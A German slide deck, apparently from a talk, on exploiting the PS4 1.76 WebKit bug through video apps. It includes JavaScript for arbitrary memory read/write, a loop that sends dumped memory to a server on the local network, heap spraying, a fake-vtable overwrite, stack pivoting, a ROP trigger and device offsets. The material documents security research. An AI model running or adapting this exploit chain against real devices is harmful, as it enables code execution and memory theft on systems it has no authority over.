Exploiting PS4 Video Apps

von Enrico

Agenda

- Wie fing alles an?
- Netzwerkanalyse
- 1.76 Webkit exploit basics
- Memory dumping / ASLR
- RIP kontrollieren
- Exploit Details
- Limitierungen von Video Apps

Wie fing alles an?

- PS4 war als Geschenk für mich gedacht
- Suche nach einer Konsole mit FW 1.76 (Bundle)
- Amazon Händler
- :(

Netzwerkanalyse

- Firewall (ipfire) hat traffic aufgezeichnet (tcpdump)
- Analyse der Pakete mit Wireshark
- Alle Video Apps (IGN, Vevo, etc.) verwenden AppleWebkit/531.3
- Theoretisch sollte der 1.76 Webkit exploit in jeder Video App noch funktionieren.
- Umleitung der Video App DNS Anfragen auf eigenen Webserver.

1.76 Webkit exploit basics **(credits NAS und proxima)**

- Nutz einen Bug in der array.sort() Funktion aus.
- Schreibt die Zeigeradresse und Länge eines Arrays um.
- Gibt den Angreifer die Möglichkeit über ein u32 Array beliebige Speicherstellen zu lesen/schreiben.

- u32base -> Adresse des Arrays
- setBase(0x8000000);
- var value = u32[0];
- u32[0] = 0xdeadbeef;

Memory dumping / ASLR

Exploit attempt...
u32 size: 0x1cdda9a0
u32base = 0x21cdda980
verify base = 0x81480ff8
WebKit2 base address = 0x80adfe60

- Immer an der selben Adresse. Kein ASLR???


Memory dumping / ASLR

```
for(var bb=0; ; bb++) {

        if(Backward) {
            setBase(base - (bb*4))
            value += u32[0].toString() + ",";
        } else {
            value += u32[bb].toString() + ",";
        }

        if(count == MaxU32) {
                fname = 'http://192.168.1.150:8080/dump?base=' + base.toString(16) + '&value=' + value;
                $.ajax({
                        url : fname,
                        type: "GET",
                        async: false
                });
                count = 0;
                value = "";

        } else
                count++;
}
```

Memory dumping / ASLR


- Zugriff auf Speicher der App
- Falsche Offsets bedeuten Crash der App oder der Konsole
- Kleine Chunks auszulesen (4096 Bytes bestes Ergebnis)
- Heap war oberhalb von 0x200000000
- Code fängt wie bei FreeBSD bei 0x40000 an. (Ausnahmen)
- Modules/Pages liegen immer 16KB getrennt.
- Sehr lange lange lange Zeit....
- Sehr viele Gadgets gefunden

Memory dumping / ASLR



Memory dumping / ASLR

- CPU Read = 0x01
- CPU Write = 0x02
- CPU Execute = 0x04
- GPU Execute = 0x08
- GPU Read = 0x16
- GPU Write = 0x32


Memory Pages.txt

```
 1 executable                                0x400000            0x4E8000            0x5
 2 executable                                0x4E8000            0x4EC000            0x3
 3 executable                                0x4EC000            0x518000            0x3
 4 libSceFios2.prx                           0x80000000          0x8004C000          0x5
 5 (NoName)eboot.bin                         0x8004C000          0x80050000          0x0
 6 libSceFios2.prx                           0x80050000          0x8005C000          0x3
 7 libSceFios2.prx                           0x8005C000          0x8016C000          0x3
 8 libc.prx                                  0x8016C000          0x80228000          0x5
 9 (NoName)eboot.bin                         0x80228000          0x8022C000          0x0
10 libc.prx                                  0x8022C000          0x80230000          0x3
11 libc.prx                                  0x80230000          0x8024C000          0x3
12 libdemen.prx                              0x8024C000          0x802F0000          0x5
13 (NoName)eboot.bin                         0x802F0000          0x802F4000          0x0
14 libdemen.prx                              0x802F4000          0x80320000          0x3
15 libSceAvPlayerPrxORBIS_Release.prx  0x80320000          0x80434000          0x5
16 (NoName)eboot.bin                         0x80434000          0x80438000          0x0
17 libSceAvPlayerPrxORBIS_Release.prx  0x80438000          0x8043C000          0x3
18 libwebkit.prx                             0x8043C000          0x813A8000          0x5
19 (NoName)eboot.bin                         0x813A8000          0x813AC000          0x0
20 libwebkit.prx                             0x813AC000          0x81494000          0x3
21 libwebkit.prx                             0x81494000          0x814F0000          0x3
22 ScePackageInfo                            0x200000000         0x200350000         0x3
23 SceShellCoreUtil                          0x200350000         0x200354000         0x1
24 anon:0008004c9277                         0x200354000         0x200358000         0x3
25 anon:00000046130e                         0x200358000         0x200368000         0x3
26 anon:000800261c4d                         0x200368000         0x20036C000         0x33
27 anon:0008002901a5                         0x20036C000         0x200370000         0x3
28 anon:000800290286                         0x200370000         0x200380000         0x3
29 anon:000080b30736                         0x200380000         0x2003D0000         0x3
30 anon:000080b309bd                         0x2003D0000         0x2003D4000         0x3
31 anon:000080b309bd                         0x2003D4000         0x2003D8000         0x3
32 anon:000080b309bd                         0x2003D8000         0x2003DC000         0x3
33 anon:000080b309bd                         0x2003DC000         0x2003E0000         0x3
34 anon:000080b309bd                         0x2003E0000         0x2003E4000         0x3
35 anon:000080b309bd                         0x2003E4000         0x2003E8000         0x3
36 anon:000080b309bd                         0x2003E8000         0x2003EC000         0x3
37 anon:000080b309bd                         0x2003EC000         0x2003F0000         0x3
38 anon:000080b309bd                         0x2003F0000         0x2003F4000         0x3
39 anon:000080b309bd                         0x2003F4000         0x2003F8000         0x3
40 anon:000080b309bd                         0x2003F8000         0x2003FC000         0x3
41 anon:000080b309bd                         0x2003FC000         0x200400000         0x3
42 anon:000000400274                         0x200400000         0x20CC00000         0x3
43 anon:000000400274                         0x200400000         0x20CC00000         0x3
44 anon:000000400274                         0x200400000         0x20CC00000         0x3
45 anon:000000400274                         0x200400000         0x20CC00000         0x3
```


RIP und RSP kontrollieren

- Wie kann ich mit einem arbitrary read/write den Programmfluss übernehmen?

RIP kontrollieren

VTABLE


VTABLE



- Gilt für jede Methode in einer Klasse
- getter/setter für Eigenschaften
- VTABLE liegt im RX Bereich, das Objektinstanz im RW Bereich

VTABLE vs FAKE VTABLE


- VTABLE Pointer befinden sich auf dem Heap.
- Heap wird von uns kontrolliert.
- VTABLE Pointer mit einem FAKE VTABLE Pointer ersetzen.



Exploit Details

- Objekte sprayen (in meinem Fall textareas)
- Ein Objekt identifizieren
- VTABLE des Objektes finden
- VTABLE mit FAKE VTABLE ersetzen
- ROP Chain in Speicher kopieren
- ROP Execution triggern

Object spraying...



Object spraying...

```
272     logAdd("Spraying...");
273
274     sprays = new Array(spraysiz);
275     _gc.push(sprays);
276     for(var o = 0; o < spraysiz; o++){
277         var el = document.createElement("textarea");
278         el.rows = 0x56575859;
279         _gc.push(el);
280         sprays[o] = el;
281     }
282     logAdd("Done spraying");
```

- Textareas vor garbage collection schützen.
- Anzahl Objekte = 0x1000
- textarea.rows dient der Identifizierung. (el.rows = 0x56575859)

Objekt identifizieren

```
286         setBase(HeapBase);
287
288         logAdd("Start searching object u32base from addr 0x" + u32base.toString(16));
289
290         var adr = -1;
291         var el_adr = 0;
292
293         for(var i = 0; ; i++){
294             if(u32[i] == 0x56575859){
295                 adr = u32base + (i * 4);
296                 el_adr = adr - (4 * 50);
297                 logAdd("Found element at addr: 0x" + adr.toString(16));
298                 u32[i] = 0x55555555;
299                 break;
300
301             }
302         }
303
304         if(adr < 0){
305             logAdd("Element not found!");
306             return 0;
307         }
```

- Falls der Wert 0x56575859 gefunden wurde, wird er mit 0x55555555 ersetzt.
- Speicheradresse des Objektes: el_adr = adr - (200)

- Prüfen welche Textarea Objekt sich geändert hat
- Wert erneut ändern um 100% sicher zu sein.

```
311         var idX = -1;
312
313         for(var xxx = 0; xxx < spraysiz; xxx++){
314             var obj = sprays[xxx];
315             if(obj.rows == 0x55555555){
316                 logAdd("Found element at index: 0x" + xxx.toString(16));
317                 idX = xxx;
318                 break;
319             }
320         }
321
322         if(idX < 0){
323             logAdd("Element not found!");
324             return 0;
325         }
326
327         logAdd("Changing element[0x" + idX.toString(16) + "].rows to 0x12345678");
328         var el = sprays[idX];
329         el.rows = 0x12345678;
330         el.cols = 0x67788999;
331
332         logAdd("Checking value at 0x" + adr.toString(16));
333         setBase(adr);
334         var v = u32[0];
335         logAdd("Found value: 0x" + v.toString(16));
336
337         if(v != 0x12345678) {
338             logAdd("Value mismatch! Failed!");
339             return 0;
340         }
341
342         // Found object in memory!
343         // Now looking for vtable, and replace it....
344         el_vtable_ptr = getU64from(adr + vtable_off);
```

VTABLE finden

- Speicherbereich rund um das Objekt analysieren.
- Suche nach einem Pointer in einen Codebereich, der eine VTABLE sein könnte.
- VTABLE ermitteln ist einfach!

```
476
477         //Trigger the ROP chain
478         logAdd("Trigger jump to ROP chain...");
479
480         var obj = sprays[idX];
481         obj.selectionStart = 1;     // Trigger ROP EXEC
```

VTABLE finden


M06_80438000_813A8000

```
00000360 A0 1E 1B 80 00 00 00 00 C0 0C 18 80 00 00 00 00 ................
00000370 C0 C7 18 80 00 00 00 00 60 3D 17 80 00 00 00 00 ........`=......
00000380 10 57 17 80 00 00 00 00 40 83 18 00 08 00 00 00 .W......@.......
00000390 20 AA 02 00 08 00 00 00 20 AA 02 00 08 00 00 00  ....... .......
000003a0 20 AA 02 00 08 00 00 00 20 AA 02 00 08 00 00 00  ....... .......
000003b0 20 AA 02 00 08 00 00 00 20 AA 02 00 08 00 00 00  ....... .......
000003c0 20 86 18 00 08 00 00 00 F0 FB 56 00 08 00 00 00  .........V.....
000003d0 90 FA 56 00 08 00 00 00 20 AA 02 00 08 00 00 00 ..V..... .......
000003e0 20 AA 02 00 08 00 00 00 20 AA 02 00 08 00 00 00  ....... .......
000003f0 00 4A 01 00 08 00 00 00 80 4F 01 00 08 00 00 00 .J.......O......
00000400 B0 5E 01 00 08 00 00 00 90 2D 01 00 08 00 00 00 .^.......-......
00000410 B0 51 01 00 08 00 00 00 20 AA 02 00 08 00 00 00 .Q......  .......
00000420 20 AA 02 00 08 00 00 00 20 AA 02 00 08 00 00 00  ....... .......
00000430 20 AA 02 00 08 00 00 00 30 30 01 00 08 00 00 00  .......00......
00000440 D0 3B 01 00 08 00 00 00 00 3C 01 00 08 00 00 00 .;.......<......
00000450 90 40 01 00 08 00 00 00 70 3F 01 00 08 00 00 00 .@......p?......
00000460 50 20 1B 80 00 00 00 00 30 22 01 00 08 00 00 00 P ......0"......
00000470 60 1E 01 00 08 00 00 00 70 EF 17 80 00 00 00 00 `.......p.......
00000480 20 11 1B 80 00 00 00 00 00 87 18 80 00 00 00 00  ...............
00000490 40 87 18 80 00 00 00 00 60 06 1B 80 00 00 00 00 @.......`.......
000004a0 60 08 1B 80 00 00 00 00 80 C1 1A 80 00 00 00 00 `...............
000004b0 80 C5 16 80 00 00 00 00 B0 1C 18 80 00 00 00 00 ................
000004c0 C0 1C 18 80 00 00 00 00 40 DF 1B 80 00 00 00 00 ........@.......
000004d0 B0 BA 1A 80 00 00 00 00 B0 DF 1B 80 00 00 00 00 ................
000004e0 10 3F 18 80 00 00 00 00 E0 87 18 80 00 00 00 00 .?..............
000004f0 10 88 18 80 00 00 00 00 60 A0 1A 80 00 00 00 00 ........`.......
00000500 40 9C 1A 80 00 00 00 00 20 A1 1A 80 00 00 00 00 @.......  .......
```

RSP kontrollieren

- FAKE VTABLE erlaubt uns ein Gadget auszuführen
- Es muss also ein Gadget sein das RSP unter unsere Kontrolle bringt (stack pivoting)
- Einziges brauchbares Gadget push rax ; pop rsp ; ret
- Wie ermittle ich den Wert von RAX?

Triggering ROP execution




GDB und PCBSD

- PCBSD9 VM, mit alten Midori Browser.
- Exploit Portierung war einfach, einzige Unterschiede sind Offsets

```
var PS4 = navigator.userAgent == "Mozilla/5.0 (PlayStation 4) AppleWebKit/531.3 (KHTML, like Gecko) SCEE/1.0 Nuanti/2.0";

var spraysiz = 0;
var el_vtable_ptr = 0;
var vtable_off = 0;
var fkvtable_off = 0;
var vtablesize = 0;
var HeapBase = 0;
var stack_pivot = 0;
var ropChainAdr = 0;

if(!PS4){
    spraysiz = 0x50000;
    vtable_off = 0x158;
    vtablesize = 0xCA;
    HeapBase = 0x85987ff20 - 0x5000;
    fkvtable_off = -0x200;
    stack_pivot = 0x80780c5c0 + 0x598B;
} else {
    spraysiz = 0x1000;
    vtable_off = 0x20 - (4 * 50);
    vtablesize = 0xB2;
    HeapBase = 0x200000000;
    fkvtable_off = 8 * 10;
    stack_pivot = 0x80438000 + 0x7721c - 0x10;
    ropChainAdr = HeapBase + fkvtable_off + (vtablesize * 8);
}
```

